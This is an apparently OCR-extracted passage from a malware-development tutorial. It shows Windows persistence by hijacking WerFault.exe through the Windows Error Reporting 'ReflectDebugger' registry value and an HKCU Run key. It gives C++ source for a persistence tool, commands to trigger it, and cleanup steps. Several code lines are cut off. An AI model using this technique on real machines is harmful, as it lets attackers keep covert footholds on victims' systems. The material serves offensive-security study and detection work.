


Then, run `pers.exe`:

```
.\pers.exe
```


and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s
```




As you can see, key value is edited and we can check correctness via running:


```
WerFault.exe -pr 1
```




Then, logout and login:



and after a few seconds our `meow-meow` messagebox is popped-up as expected:




You can check the properties of `hack.exe` via Process Hacker 2:





Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges:

```
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error
Reporting\Hangs" -Name "ReflectDebugger"
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name
"meow"
```

```cpp
/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // malicious app
  const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

  // hijacked app
  const char* wf = "WerFault.exe -pr 1";

  // set evil app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (u
    RegCloseKey(hkey);
  }

  // startup
  res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Micro
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"wf", 0, REG_SZ, (unsigned char*
    RegCloseKey(hkey);
  }
  return 0;
}
```



